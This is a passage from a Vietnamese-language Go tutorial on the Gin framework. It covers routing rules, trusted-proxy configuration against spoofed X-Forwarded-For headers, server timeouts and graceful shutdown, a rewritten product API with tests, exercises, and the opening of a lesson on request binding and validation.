4. `QueryArray` **thiếu tham số trả** `nil` nên JSON ra `"tags":null` chứ không phải `[]` (cái bẫy ở Buổi 4); khởi tạo `[]string{}` nếu muốn `[]`.
5. `HandleMethodNotAllowed = true` bật `405` kèm header `Allow` (mặc định tắt: sai phương thức trả `404`). Thân mặc định là chữ thuần `405 method not allowed`; dùng `r.NoMethod(...)` để tùy biến cho đúng định dạng lỗi của API.
6. `r.NoRoute(...)` tùy biến phản hồi `404`; nhờ vậy mọi lỗi (kể cả do router sinh ra) đều theo mô hình lỗi chung.
7. **Nhóm** `r.Group("/api/v1")` dùng chung tiền tố và (sẽ học ở Buổi 26) dùng chung **middleware**: ví dụ nhóm `/admin` bắt buộc quyền quản trị. Nhóm lồng nhau được.

4.2. Quy tắc và giới hạn của bộ định tuyến

- **Đăng ký trùng route cùng phương thức gây** `panic` **ngay lúc khởi động** (`handlers are already registered for path '/ip'`): chủ ý, để lỗi lộ sớm. Hãy đăng ký route trong một hàm gọi **một lần**.
- Tham số đặt tên khác nhau tại cùng một vị trí (`/users/:id` và `/users/:name/posts`) **mâu thuẫn** (`wildcard conflicts`); dùng cùng một tên cho cùng một vị trí.
- **Thứ tự đăng ký không quan trọng** cho khớp route (khác một số framework), nhưng **quan trọng với middleware**: middleware chỉ áp dụng cho route đăng ký **sau** `Use()` trong cùng nhóm.
- **Chuyển hướng dấu `/` cuối:** mặc định `RedirectTrailingSlash = true` (`/users/` → `/users`, mã `301` với GET và `307` với phương thức khác). Với API thuần JSON thường tắt để tránh bất ngờ: `r.RedirectTrailingSlash = false`.
- Liệt kê route đã đăng ký: `r.Routes()` (tiện để test "mọi route đều có xác thực").

4.3. Vì sao Gin định tuyến nhanh?

Gin lưu route trong một **cây cơ số (radix tree)** theo tiền tố chung của đường dẫn, mỗi phương thức một cây. Khớp một request là đi dọc cây từ gốc, so từng đoạn tiền tố, **không dùng biểu thức chính quy** và **không cấp phát bộ nhớ** cho phần lớn trường hợp. Chi phí khớp route tỷ lệ với *độ dài đường dẫn*, **không** tỷ

lệ với số route (1 hay 1000 route đều như nhau). Tuy nhiên đừng ám ảnh: trong một API thật, thời gian của định tuyến chỉ là phần nhỏ so với JSON, CSDL và mạng; khác biệt giữa các router nhanh (Gin, Chi, `net/http` 1.22) hiếm khi là nút thắt.

5. ClientIP() và proxy tin cậy: một lỗ hổng thường bị bỏ qua

`c.ClientIP()` trả về địa chỉ của client. Phía sau load balancer/Nginx, IP kết nối thật là của proxy, nên IP của client nằm trong header `X-Forwarded-For` hay `X-Real-IP`; **header này do bất kỳ ai cũng đặt được** (Buổi 18). Gin chỉ nên tin header khi kết nối trực tiếp đến từ một **proxy tin cậy**. Kết quả chạy thật ở phần đầu mục 3.1:

- **Mặc định Gin tin mọi proxy** (`tin mọi proxy: 1.2.3.4`): kẻ kết nối trực tiếp từ `203.0.113.9` chỉ việc gửi `X-Forwarded-For: 1.2.3.4` và Gin tin rằng IP của họ là `1.2.3.4`. Hậu quả: giới hạn tốc độ theo IP bị vượt qua, nhật ký sai, chặn IP vô nghĩa.
- `SetTrustedProxies(nil)`: không có proxy nào, dùng IP của kết nối thật (đúng khi server nhận trực tiếp từ Internet).
- `SetTrustedProxies([]string{"10.0.0.0/8"})`: chỉ khi kết nối đến từ dải mạng của load balancer của bạn mới đọc header; request giả mạo header từ ngoài vẫn bị bỏ qua (`LB tin cậy, giả mạo: 203.0.113.9`).

> **Quy tắc triển khai**
> **Luôn gọi** `SetTrustedProxies` đúng với hạ tầng thực: không có proxy → `nil`; có load balancer/Ingress → dải IP của chúng. Đưa danh sách này vào cấu hình (Buổi 27). Gin in cảnh báo ở chế độ debug về việc này, đừng bỏ qua.

6. Chạy server đúng cách

`r.Run(":8080")` tiện nhưng **tạo** `http.Server` **không có timeout** và không cho bạn `Shutdown`. Với mọi thứ ngoài thử nghiệm, tự tạo `http.Server` và dùng `Engine` làm `Handler` (Buổi 15, 19):

```
func main() {
    gin.SetMode(gin.ReleaseMode)
    r := newRouter()
    _ = r.SetTrustedProxies(nil)

    srv := &http.Server{
        Addr:              ":8080",
        Handler:           r, // *gin.Engine là http.Handler
        ReadHeaderTimeout: 5 * time.Second,
        ReadTimeout:       15 * time.Second,
        WriteTimeout:      30 * time.Second,
        IdleTimeout:       60 * time.Second,
    }

    ctx, stop := signal.NotifyContext(context.Background(), os.Interrupt, syscall.SIGTERM)
    defer stop()
    go func() {
        if err := srv.ListenAndServe(); err != nil && !errors.Is(err, http.ErrServerClosed) {
            slog.Error("server lỗi", "err", err)
            stop()
        }
    }()

    <-ctx.Done()
    shutdownCtx, cancel := context.WithTimeout(context.Background(), 20*time.Second)
```

```
    defer cancel()
    _ = srv.Shutdown(shutdownCtx) // chờ request đang chạy hoàn tất rồi mới thoát
}
```

Đây chính là khung `main` của ShopGo (Buổi 27 hoàn thiện). Gin cũng cung cấp `r.RunTLS`, `r.RunUnix`, và (từ 1.11) hỗ trợ HTTP/3 qua `quic-go`, nhưng trong thực tế TLS thường chấm dứt ở reverse proxy (Buổi 46).

7. So sánh với net/http: cùng một API, hai cách viết

Chương trình sau là **API sản phẩm của Buổi 19, viết lại bằng Gin**: cùng hành vi, cùng kho dữ liệu `Store`. Hãy đặt cạnh bản `net/http` để thấy Gin giảm được gì:

```
package main

import (
    "fmt"
    "io"
    "net/http"
    "net/http/httptest"
    "sort"
    "strconv"
    "strings"
    "sync"

    "github.com/gin-gonic/gin"
)

type Product struct {
    ID    int    `json:"id"`
    Name  string `json:"name"`
    Price int64  `json:"price"`
}

type Store struct {
    mu     sync.RWMutex
    items  map[int]Product
    nextID int
}

func NewStore() *Store { return &Store{items: map[int]Product{}, nextID: 1} }

func (s *Store) Create(name string, price int64) Product {
    s.mu.Lock()
    defer s.mu.Unlock()
    p := Product{ID: s.nextID, Name: name, Price: price}
    s.nextID++
    s.items[p.ID] = p
    return p
}

func (s *Store) Get(id int) (Product, bool) {
    s.mu.RLock()
    defer s.mu.RUnlock()
    p, ok := s.items[id]
    return p, ok
}

func (s *Store) Delete(id int) bool {
    s.mu.Lock()
    defer s.mu.Unlock()
    _, ok := s.items[id]
    delete(s.items, id)
    return ok
}
```

```go
func (s *Store) List(q string) []Product {
    s.mu.RLock()
    defer s.mu.RUnlock()
    out := []Product{}
    for _, p := range s.items {
        if q == "" || strings.Contains(strings.ToLower(p.Name), strings.ToLower(q)) {
            out = append(out, p)
        }
    }
    sort.Slice(out, func(i, j int) bool { return out[i].ID < out[j].ID })
    return out
}

func apiError(c *gin.Context, status int, code, msg string) {
    c.AbortWithStatusJSON(status, gin.H{"error": gin.H{"code": code, "message": msg}})
}

type createReq struct {
    Name  string `json:"name" binding:"required"`
    Price int64  `json:"price" binding:"gte=0"`
}

type API struct{ store *Store }

func (a *API) Routes() *gin.Engine {
    r := gin.New()
    r.HandleMethodNotAllowed = true
    r.NoRoute(func(c *gin.Context) { apiError(c, http.StatusNotFound, "not_found", "không có route này") })
    r.NoMethod(func(c *gin.Context) {
        apiError(c, http.StatusMethodNotAllowed, "method_not_allowed", "sai phương thức")
    })

    r.GET("/products", a.list)
    r.GET("/products/:id", a.get)
    r.POST("/products", a.create)
    r.DELETE("/products/:id", a.delete)
    return r
}

func (a *API) list(c *gin.Context) {
    c.JSON(http.StatusOK, a.store.List(c.Query("q")))
}

func (a *API) get(c *gin.Context) {
    id, err := strconv.Atoi(c.Param("id"))
    if err != nil {
        apiError(c, http.StatusBadRequest, "invalid_id", "id phải là số nguyên")
        return
    }
    p, ok := a.store.Get(id)
    if !ok {
        apiError(c, http.StatusNotFound, "not_found", "không tìm thấy sản phẩm")
        return
    }
    c.JSON(http.StatusOK, p)
}

func (a *API) create(c *gin.Context) {
    var in createReq
    if err := c.ShouldBindJSON(&in); err != nil { // đọc JSON + kiểm tra tag `binding` trong MỘT bước
        apiError(c, http.StatusBadRequest, "invalid_request", err.Error())
        return
    }
    p := a.store.Create(strings.TrimSpace(in.Name), in.Price)
    c.Header("Location", "/products/"+strconv.Itoa(p.ID))
    c.JSON(http.StatusCreated, p)
}

func (a *API) delete(c *gin.Context) {
```

```
    id, err := strconv.Atoi(c.Param("id"))
    if err != nil || !a.store.Delete(id) {
        apiError(c, http.StatusNotFound, "not_found", "không tìm thấy sản phẩm")
        return
    }
    c.Status(http.StatusNoContent)
}

func main() {
    gin.SetMode(gin.TestMode)
    srv := httptest.NewServer((&API{store: NewStore()}).Routes())
    defer srv.Close()

    do := func(method, path, body string) {
        req, _ := http.NewRequest(method, srv.URL+path, strings.NewReader(body))
        req.Header.Set("Content-Type", "application/json")
        resp, err := http.DefaultClient.Do(req)
        if err != nil {
            fmt.Println(err)
            return
        }
        defer resp.Body.Close()
        b, _ := io.ReadAll(resp.Body)
        extra := ""
        if loc := resp.Header.Get("Location"); loc != "" {
            extra = "  [Location: " + loc + "]"
        }
        fmt.Printf("%-6s %-15s -> %d %s%s\n",
            method, path, resp.StatusCode, strings.TrimSpace(string(b)), extra)
    }

    do("POST", "/products", `{"name":"Áo thun","price":250000}`)
    do("POST", "/products", `{"name":"Giày","price":750000}`)
    do("GET", "/products", "")
    do("GET", "/products/1", "")
    do("GET", "/products/99", "")
    do("GET", "/products/abc", "")
    do("POST", "/products", `{"name":"","price":-5}`)
    do("POST", "/products", `{"nam":"x"}`)
    do("POST", "/products", `{hỏng`)
    do("DELETE", "/products/1", "")
    do("PUT", "/products/2", `{}`)
    do("GET", "/khong-co", "")
}
```

```
POST   /products       -> 201 {"id":1,"name":"Áo thun","price":250000}  [Location: /products/1]
POST   /products       -> 201 {"id":2,"name":"Giày","price":750000}  [Location: /products/2]
GET    /products       -> 200 [{"id":1,"name":"Áo
thun","price":250000},{"id":2,"name":"Giày","price":750000}]
GET    /products/1     -> 200 {"id":1,"name":"Áo thun","price":250000}
GET    /products/99    -> 404 {"error":{"code":"not_found","message":"không tìm thấy sản phẩm"}}
GET    /products/abc   -> 400 {"error":{"code":"invalid_id","message":"id phải là số nguyên"}}
POST   /products       -> 400 {"error":{"code":"invalid_request","message":"Key: 'createReq.Name'
Error:Field validation for 'Name' failed on the 'required' tag\nKey: 'createReq.Price' Error:Field
validation for 'Price' failed on the 'gte' tag"}}
POST   /products       -> 400 {"error":{"code":"invalid_request","message":"Key: 'createReq.Name'
Error:Field validation for 'Name' failed on the 'required' tag"}}
POST   /products       -> 400 {"error":{"code":"invalid_request","message":"invalid character 'h' looking
for beginning of object key string"}}
DELETE /products/1     -> 204
PUT    /products/2     -> 405 {"error":{"code":"method_not_allowed","message":"sai phương thức"}}
GET    /khong-co       -> 404 {"error":{"code":"not_found","message":"không có route này"}}
```

So sánh với bản `net/http` ở Buổi 19:

- Phần đọc và kiểm tra JSON rút từ khoảng 12 dòng (`MaxBytesReader`, `Decoder`, `DisallowUnknownFields`, kiểm tra từng trường) xuống **một dòng** `ShouldBindJSON` cộng các tag `binding`.

- Tham số đường dẫn `c.Param("id")` và `c.JSON(...)` thay cho `r.PathValue` và `writeJSON` tự viết.
- `NoRoute`/`NoMethod` cho phép **mọi lỗi theo một định dạng JSON thống nhất**, kể cả lỗi do router sinh ra, thứ mà mux chuẩn không làm sẵn.
- **Nhưng có hai điều kém hơn bản thủ công, và ta phải khắc phục ở Buổi 24:** (1) thông báo lỗi validation **lộ cấu trúc nội bộ** (`Key: 'createReq.Name' Error:Field validation for 'Name' failed on the 'required' tag`: tên struct Go, tên trường Go) không thân thiện với client, và (2) trường lạ `{"nam":"x"}` **bị bỏ qua âm thầm** (kết quả chỉ báo thiếu `Name`), trong khi bản `net/http` dùng `DisallowUnknownFields` bắt được ngay.

8. Kiểm thử route Gin

Vì `*gin.Engine` là `http.Handler`, test không cần mở cổng; mẫu đã dùng ở các ví dụ trên:

```
func TestPing(t *testing.T) {
    gin.SetMode(gin.TestMode)
    r := newRouter()

    rec := httptest.NewRecorder()
    req := httptest.NewRequest(http.MethodGet, "/ping", nil)
    r.ServeHTTP(rec, req)

    if rec.Code != http.StatusOK {
        t.Fatalf("status = %d, want 200", rec.Code)
    }
    if got, want := rec.Body.String(), `{"message":"pong"}`; got != want {
        t.Errorf("body = %s, want %s", got, want)
    }
}
```

Để test dễ, **tách việc dựng router thành hàm trả** `*gin.Engine` (`newRouter()` hay `(*API).Routes()`) thay vì dựng trong `main`; khi đó `main` chỉ nối dây và chạy.

9. Sai lầm thường gặp

Danh sách bẫy của buổi này

1. **Dùng `*gin.Context` trong goroutine hoặc giữ lại sau handler:** dữ liệu của request khác, race.
2. **`r.Run()` ở production:** không timeout, không tắt êm.
3. **Quên `SetTrustedProxies`:** `ClientIP()` bị giả mạo.
4. **Để ở `debug` mode trên production** (log nhiều, lộ thông tin).
5. **Dùng đường dẫn thật làm nhãn metric** thay vì `c.FullPath()`.
6. **Quên `return` sau khi trả lỗi** (nên dùng `AbortWithStatusJSON` hoặc `return` ngay).
7. **Đăng ký route nhiều lần** (panic lúc khởi động), hoặc đặt tên tham số khác nhau tại cùng vị trí.
8. **Tin `ShouldBindJSON` kiểm tra mọi thứ:** trường lạ bị bỏ qua, số `0` và chuỗi rỗng bị coi là "không có" ở `required` (Buổi 24).
9. **Trả `err.Error()` thô của validator** cho client.
10. **Dựng router trong `main`** khiến không test được.

10. Góc nhìn thực chiến

Góc nhìn thực chiến

Điểm chung của các dịch vụ Gin được vận hành tốt: (1) dùng `gin.New()` + **middleware tự chọn** thay vì `gin.Default()`; (2) `main` mỏng (đọc cấu hình, dựng phụ thuộc, `http.Server` có timeout, tắt êm), còn router nằm trong hàm test được; (3) `GIN_MODE=release`, `SetTrustedProxies` đúng hạ tầng; (4) mọi phản hồi lỗi **theo một định dạng**, kể cả 404/405; (5) `c.FullPath()` cho metric. Khi review, hãy tìm ba mùi: `go func() { ... c.Something ... }()`, `r.Run(`, và `c.JSON(200, gin.H{"error": ...})` (mã 200 kèm lỗi). Về chọn framework: đừng tranh luận tôn giáo; hãy chọn cái nhóm quen, và nhớ rằng kiến trúc (Buổi 27) và thiết kế API (Buổi 30) quan trọng hơn framework gấp nhiều lần.

11. Tóm tắt

Tóm tắt buổi học

- Gin là `http.Handler` với router cây cơ số, `Context`, binding/validation, middleware; v1.12 cần Go ≥ 1.24.
- `gin.New()` (kiểm soát) thay `gin.Default()`; `GIN_MODE=release` ở production; tự tạo `http.Server` có timeout và `Shutdown`, không dùng `r.Run`.
- Route: `:id`, `*path`, nhóm, `NoRoute`/`NoMethod` + `HandleMethodNotAllowed`; `c.FullPath()` cho nhãn metric; trùng route panic lúc khởi động.
- `*gin.Context` **bị tái sử dụng (`sync.Pool`):** không dùng trong goroutine hoặc sau handler; sao chép giá trị hoặc `c.Copy()`; việc nền qua hàng đợi.
- `SetTrustedProxies` bắt buộc đúng: mặc định tin mọi proxy khiến `ClientIP()` bị giả mạo.
- Test bằng `httptest` + `r.ServeHTTP`, dựng router trong hàm riêng; Gin rút gọn đáng kể code so với `net/http` nhưng cần chỉnh thông báo lỗi validation (Buổi 24).

12. Bài tập

1. **[Cơ bản]** Dựng server Gin có `GET /ping`, `GET /time` (giờ RFC 3339), `GET /hello/:name` (chào tên, hỗ trợ tiếng Việt) và `GET /hello` (query `?name=`, mặc định `"bạn"`). Chạy ở cả `debug` và `release` mode, so sánh log.
2. **[Cơ bản]** Thêm nhóm `/api/v1` với `GET /version` (trả version từ biến môi trường), và nhóm lồng `/api/v1/admin` với `GET /stats`. Dùng `r.Routes()` in toàn bộ route đã đăng ký dưới dạng bảng.
3. **[Cơ bản]** Cố tình gây ba lỗi lúc khởi động: đăng ký trùng route, hai tên tham số khác nhau cùng vị trí, và wildcard xung đột. Ghi lại thông báo panic của từng lỗi.
4. **[Trung bình]** Viết test cho route `/hello/:name` bằng `httptest`, bảng nhiều trường hợp (tên có dấu, tên có dấu cách đã mã hóa `%20`, tên rất dài, tên rỗng). Quan sát và giải thích hành vi với tham số rỗng.
5. **[Trung bình]** Tái hiện bug giữ `*gin.Context`: viết handler khởi chạy `go func()` đọc `c.Param("id")` sau khi `time.Sleep`, bắn nhiều request song song và chứng minh kết quả sai (chạy với `-race` trong WSL/CI). Sửa bằng hai cách (truyền giá trị; `c.Copy()`) và bằng cách thứ ba: gửi việc vào channel/worker.
6. **[Trung bình]** Mô phỏng tấn công giả IP: viết middleware **giới hạn tốc độ theo** `c.ClientIP()` (5 request/giây/IP), rồi chứng minh bằng test rằng với cấu hình mặc định kẻ tấn công đổi `X-Forwarded-For` mỗi request để vượt giới hạn; sửa bằng `SetTrustedProxies` và chứng minh bị chặn.

7. **[Nâng cao]** Viết `main` hoàn chỉnh: cấu hình cổng/mode/trusted proxies qua biến môi trường, `http.Server` có đủ timeout, `signal.NotifyContext`, `Shutdown` 20 giây, endpoint `/healthz` (luôn 200) và `/readyz` (trả 503 khi đang tắt: đổi cờ `atomic.Bool` trước khi `Shutdown`). Chứng minh yêu cầu đang chạy hoàn tất khi nhấn `Ctrl+C`.
8. **[Nâng cao]** Viết lại API sản phẩm ở mục 7 thêm `PUT` và `PATCH`, route `GET /products/featured` đặt cạnh `GET /products/:id` (kiểm chứng ưu tiên route tĩnh), và trả `Location` đầy đủ gồm host từ request (`c.Request.Host`, xét `X-Forwarded-Proto` qua cấu hình tin cậy).
9. **[Thử thách]** Đo benchmark (`b.Loop`, `httptest`, `-benchmem`) ba cách phục vụ cùng một endpoint `GET /products/:id`: `net/http` ServeMux 1.22, Gin, và Chi (`github.com/go-chi/chi/v5`). Lập bảng ns/op và allocs/op; rồi thêm 1000 route vào mỗi router và đo lại. Viết kết luận về việc hiệu năng định tuyến có phải nút thắt không.

Buổi 24 — Binding và validation

Thông tin buổi học

Thời lượng: 5–6 giờ · **Mức độ:** Trung bình – Nâng cao · **Cần biết trước:** Buổi 5, 7, 9, 17, 23

Mục tiêu học tập

Sau buổi học này bạn có thể:

- Đọc dữ liệu từ JSON, query, URI, header, form bằng `ShouldBind*` và hiểu vì sao tránh `Bind*`.
- Dùng tag `binding` (thư viện `validator`) để kiểm tra dữ liệu; tránh các bẫy `required` với số `0`, `false`, chuỗi rỗng.
- Chuyển lỗi validation thành **phản hồi lỗi có cấu trúc, thân thiện, không lộ cấu trúc nội bộ** (tiếng Việt, theo tên trường JSON).
- Viết **validator tùy biến** (ví dụ số điện thoại Việt Nam), chặn **trường lạ** và giới hạn kích thước thân request.
- Xử lý **upload tệp** an toàn: giới hạn kích thước, kiểm tra loại thật, tên ngẫu nhiên, chống path traversal.
- Phân biệt kiểm tra **hình dạng dữ liệu** (handler) và **quy tắc nghiệp vụ** (service).

Mọi dữ liệu từ client đều là kẻ thù cho đến khi được chứng minh vô hại

Binding và validation là **cánh cổng đầu tiên** của hệ thống. Phần lớn lỗ hổng web (injection, mass assignment, DoS bằng thân khổng lồ, upload độc hại) đi qua cánh cổng này khi nó lỏng lẻo. Hãy xem buổi này là một buổi về **bảo mật**, không chỉ là tiện ích.

1. Binding: từ dữ liệu thô sang struct có kiểu

Binding là việc đọc dữ liệu từ request (thân JSON, query string, tham số đường dẫn, header, form) và **điền vào một struct Go**, đồng thời **kiểm tra** theo các tag. Gin cung cấp hai họ hàm:

	`ShouldBind*`	`Bind*`
Khi lỗi	**Trả về** `error`, bạn tự quyết định phản hồi	Tự động trả `400` và **abort**, đặt header theo ý Gin
Kiểm soát định dạng lỗi	**Toàn quyền**	Không (lỗi rỗng)
Khuyến nghị	**Luôn dùng**	**Tránh**: không thể trả lỗi theo mô hình chung của API

Hàm	Nguồn dữ liệu và tag struct
`c.ShouldBindJSON(&v)`	Thân JSON (tag `json`)
`c.ShouldBindQuery(&v)`	Query string (tag `form`)
`c.ShouldBindUri(&v)`	Tham số đường dẫn `:id` (tag `uri`)
`c.ShouldBindHeader(&v)`	Header (tag `header`)
`c.ShouldBind(&v)`	**Tự chọn** theo method và `Content-Type` (JSON, form, XML...)

Hàm	Nguồn dữ liệu và tag struct
`c.ShouldBindWith(&v, binding.Form)`	Chỉ định bộ giải mã
`c.ShouldBindBodyWithJSON(&v)`	Như `ShouldBindJSON` nhưng **lưu lại thân** để đọc lại lần nữa (thân request chỉ đọc được một lần)

1.1. Mỗi nguồn dữ liệu một struct riêng

Chương trình sau dùng cả bốn nguồn. Quan sát hai điều: (1) mỗi nguồn có struct riêng, tag riêng, giữ ranh giới rõ ràng; (2) giá trị mặc định cho query bằng `form:"page,default=1"`.

```
package main

import (
    "fmt"
    "net/http"
    "net/http/httptest"
    "net/url"
    "strings"

    "github.com/gin-gonic/gin"
)

type ListQuery struct {
    Page     int      `form:"page,default=1" json:"page" binding:"gte=1"`
    PageSize int      `form:"page_size,default=20" json:"page_size" binding:"gte=1,lte=100"`
    Q        string   `form:"q" json:"q"`
    Tags     []string `form:"tag" json:"tags"`
    Sort     string   `form:"sort,default=newest" json:"sort" binding:"oneof=newest price_asc price_desc"`
}

type ProductURI struct {
    ID int64 `uri:"id" binding:"required,gt=0"`
}

type AuthHeader struct {
    Authorization string `header:"Authorization" binding:"required"`
    RequestID     string `header:"X-Request-Id"`
}

type Echo struct {
    Name string `json:"name" form:"name" binding:"required"`
    Qty  int    `json:"qty" form:"qty" binding:"required,gt=0"`
}

func newRouter() *gin.Engine {
    r := gin.New()

    r.GET("/products", func(c *gin.Context) {
        var q ListQuery
        if err := c.ShouldBindQuery(&q); err != nil {
            c.JSON(http.StatusBadRequest, gin.H{"error": "query không hợp lệ"})
            return
        }
        c.JSON(http.StatusOK, q)
    })

    r.GET("/products/:id", func(c *gin.Context) {
        var u ProductURI
        if err := c.ShouldBindUri(&u); err != nil {
            c.JSON(http.StatusBadRequest, gin.H{"error": "id không hợp lệ"})
            return
        }
```

```
        c.JSON(http.StatusOK, gin.H{"id": u.ID})
    })

    r.GET("/me", func(c *gin.Context) {
        var h AuthHeader
        if err := c.ShouldBindHeader(&h); err != nil {
            c.JSON(http.StatusUnauthorized, gin.H{"error": "thiếu Authorization"})
            return
        }
        c.JSON(http.StatusOK, gin.H{"auth": h.Authorization, "request_id": h.RequestID})
    })

    // ShouldBind tự chọn bộ giải mã theo Content-Type (JSON, form, ...)
    r.POST("/echo", func(c *gin.Context) {
        var e Echo
        if err := c.ShouldBind(&e); err != nil {
            c.JSON(http.StatusBadRequest, gin.H{"error": "dữ liệu không hợp lệ"})
            return
        }
        c.JSON(http.StatusOK, e)
    })
    return r
}

func main() {
    gin.SetMode(gin.TestMode)
    r := newRouter()

    do := func(method, path, ctype, body string, hdr ...string) {
        req := httptest.NewRequest(method, path, strings.NewReader(body))
        if ctype != "" {
            req.Header.Set("Content-Type", ctype)
        }
        for i := 0; i+1 < len(hdr); i += 2 {
            req.Header.Set(hdr[i], hdr[i+1])
        }
        rec := httptest.NewRecorder()
        r.ServeHTTP(rec, req)
        fmt.Printf("%-5s %s\n      -> %d %s\n", method, path, rec.Code,
strings.TrimSpace(rec.Body.String()))
    }

    do("GET", "/products", "", "")
    do("GET", "/products?page=2&page_size=50&q=áo&tag=a&tag=b&sort=price_asc", "", "")
    do("GET", "/products?page=0", "", "")
    do("GET", "/products?page_size=1000", "", "")
    do("GET", "/products?sort=hack", "", "")
    do("GET", "/products/42", "", "")
    do("GET", "/products/abc", "", "")
    do("GET", "/products/-5", "", "")
    do("GET", "/me", "", "")
    do("GET", "/me", "", "", "Authorization", "Bearer abc", "X-Request-Id", "r-7")

    form := url.Values{"name": {"Áo"}, "qty": {"3"}}.Encode()
    do("POST", "/echo", "application/json", `{"name":"Áo","qty":3}`)
    do("POST", "/echo", "application/x-www-form-urlencoded", form)
    do("POST", "/echo", "application/json", `{"name":"Áo","qty":0}`)
    do("POST", "/echo", "", `{"name":"Áo","qty":3}`)
}
```

```
GET   /products
      -> 200 {"page":1,"page_size":20,"q":"","tags":null,"sort":"newest"}
GET   /products?page=2&page_size=50&q=áo&tag=a&tag=b&sort=price_asc
      -> 200 {"page":2,"page_size":50,"q":"áo","tags":["a","b"],"sort":"price_asc"}
GET   /products?page=0
      -> 400 {"error":"query không hợp lệ"}
GET   /products?page_size=1000
      -> 400 {"error":"query không hợp lệ"}
GET   /products?sort=hack
```

```
      -> 400 {"error":"query không hợp lệ"}
GET   /products/42
      -> 200 {"id":42}
GET   /products/abc
      -> 400 {"error":"id không hợp lệ"}
GET   /products/-5
      -> 400 {"error":"id không hợp lệ"}
GET   /me
      -> 401 {"error":"thiếu Authorization"}
GET   /me
      -> 200 {"auth":"Bearer abc","request_id":"r-7"}
POST  /echo
      -> 200 {"name":"Áo","qty":3}
POST  /echo
      -> 200 {"name":"Áo","qty":3}
POST  /echo
      -> 400 {"error":"dữ liệu không hợp lệ"}
POST  /echo
      -> 400 {"error":"dữ liệu không hợp lệ"}
```

Những điểm cần ghi nhớ:

1. **Query có mặc định + ràng buộc cùng lúc** (`page` mặc định 1 nhưng `gte=1`; `sort` chỉ nhận 3 giá trị): đây là cách nên chặn mọi tham số lạ ngay từ cổng vào. `sort=hack` bị loại bởi `oneof`, đồng thời là **danh sách trắng** cho `ORDER BY` động (Buổi 22).
2. `ShouldBind` **phụ thuộc** `Content-Type`**:** dòng cuối gửi đúng JSON nhưng **thiếu header** `Content-Type: application/json`, nên Gin dùng bộ giải mã form và thất bại. Với API JSON, hãy dùng `ShouldBindJSON` (không phụ thuộc header) hoặc kiểm tra `Content-Type` bằng middleware và trả `415`.
3. Đặt **tag** `json` **cho struct trả về** (dùng lại struct query làm response chỉ vì thuận tiện thì phải có tag, nếu không JSON ra `"Page"` viết hoa).
4. Tham số URI `-5` và `abc` bị `gt=0` / kiểu `int64` chặn: không cần `strconv.Atoi` thủ công như Buổi 19.

2. Validation: thư viện validator và tag binding

Gin dùng thư viện `github.com/go-playground/validator/v10`; các quy tắc viết trong tag `binding:"..."` (không phải `validate`), phân tách bằng dấu phẩy (AND). Các nhóm tag thường dùng:

Nhóm	Tag
Có mặt	`required` (không phải giá trị zero), `omitempty` (bỏ qua các quy tắc sau nếu rỗng)
Độ dài/giá trị	`min=3`, `max=100`, `len=10`, `gte=0`, `lte=100`, `gt=0`, `lt=10` (với chuỗi: số ký tự rune; số: giá trị; slice/map: số phần tử)
Liệt kê	`oneof=VN US JP`
Định dạng	`email`, `url`, `uuid`, `uuid4`, `ip`, `ipv4`, `hostname`, `e164` (số điện thoại quốc tế), `datetime=2006-01-02`, `alpha`, `alphanum`, `numeric`, `lowercase`, `base64`, `json`, `contains=`, `startswith=`, `endswith=`
Chéo trường	`eqfield=Password`, `nefield=`, `gtfield=`, `required_if=`, `required_with=`, `excluded_with=`
Tập hợp	`dive` (áp quy tắc **cho từng phần tử** của slice/map), `unique`
Cấu trúc lồng nhau	Struct lồng được kiểm tra **tự động**; con trỏ tới struct cần `required` hoặc `omitempty`

2.1. Cạm bẫy số một: required và giá trị zero

`required` nghĩa là **"khác giá trị zero của kiểu"**. Với `int` bằng `0`, `bool` bằng `false`, `string` bằng `""` thì `required` **thất bại**, dù client **đã gửi** đúng `0`/`false`. Phân biệt "không gửi" với "gửi giá trị zero" cần **con trỏ**:

```
type Req struct {
    Qty        int   `json:"qty" binding:"required"`     // SAI nếu 0 là hợp lệ: qty=0 bị từ chối
    Newsletter bool  `json:"newsletter" binding:"required"` // SAI: false hợp lệ nhưng bị coi là thiếu
    Discount   *int  `json:"discount" binding:"omitempty,gte=0,lte=100"` // tùy chọn: nil = không gửi
    Accepted   *bool `json:"accepted" binding:"required"`                // BẮT BUỘC gửi (false vẫn được)
}
```

Quy ước thực dụng: **số/bool mà 0/false là hợp lệ → dùng con trỏ**; tùy chọn → `omitempty` + con trỏ; số phải dương → `gt=0` (không cần `required`, vì `0` đã bị `gt=0` chặn).

2.2. omitempty, dive, và thứ tự quy tắc

- `omitempty,vnphone`: nếu rỗng thì bỏ qua cả quy tắc `vnphone` (trường tùy chọn); nếu có giá trị thì kiểm tra. Thiếu `omitempty`, trường tùy chọn rỗng sẽ bị quy tắc định dạng từ chối.
- `dive`: `binding:"omitempty,max=3,dive,min=1,max=10"` đọc là: slice tối đa **3** phần tử; sau `dive`, mỗi phần tử có độ dài **1 đến 10**.
- Quy tắc áp dụng **từ trái sang phải** và lỗi đầu tiên của một trường dừng việc kiểm tra trường đó.

3. Biến lỗi validation thành phản hồi dùng được

Lỗi mặc định của Gin lộ cấu trúc nội bộ (ta đã thấy ở Buổi 23: `Key: 'createReq.Name' Error:Field validation for 'Name' failed on the 'required' tag`). Client cần: **tên trường theo JSON** (`full_name`, không phải `FullName`), **mã quy tắc** (để máy xử lý/dịch), **thông điệp tiếng Việt** (cho người), **tất cả lỗi cùng lúc** (không bắt người dùng sửa từng lỗi một).

Chương trình sau là bộ xương của tầng này ở ShopGo: khởi tạo validator **một lần** (tên trường theo tag `json`, quy tắc tùy biến `vnphone`, từ chối trường lạ), bộ chuyển lỗi `bindError`, và một handler đăng ký có đủ loại ràng buộc:

```
package main

import (
    "encoding/json"
    "errors"
    "fmt"
    "io"
    "net/http"
    "net/http/httptest"
    "reflect"
    "regexp"
    "strings"

    "github.com/gin-gonic/gin"
    "github.com/gin-gonic/gin/binding"
    "github.com/go-playground/validator/v10"
)

var vnPhone = regexp.MustCompile(`^(0|\+84)(3|5|7|8|9)[0-9]{8}$`)

// setupValidator chạy MỘT lần khi khởi động, TRƯỚC khi nhận request.
func setupValidator() {
    binding.EnableDecoderDisallowUnknownFields = true // từ chối trường lạ trong JSON
    if v, ok := binding.Validator.Engine().(*validator.Validate); ok {
        // Tên trường trong lỗi lấy từ tag json/form/uri/header thay vì tên trường Go
        v.RegisterTagNameFunc(func(f reflect.StructField) string {
            for _, tag := range []string{"json", "form", "uri", "header"} {
                if name := strings.Split(f.Tag.Get(tag), ",")[0]; name != "" && name != "-" {
                    return name
                }
            }
            return f.Name
```

```
        })
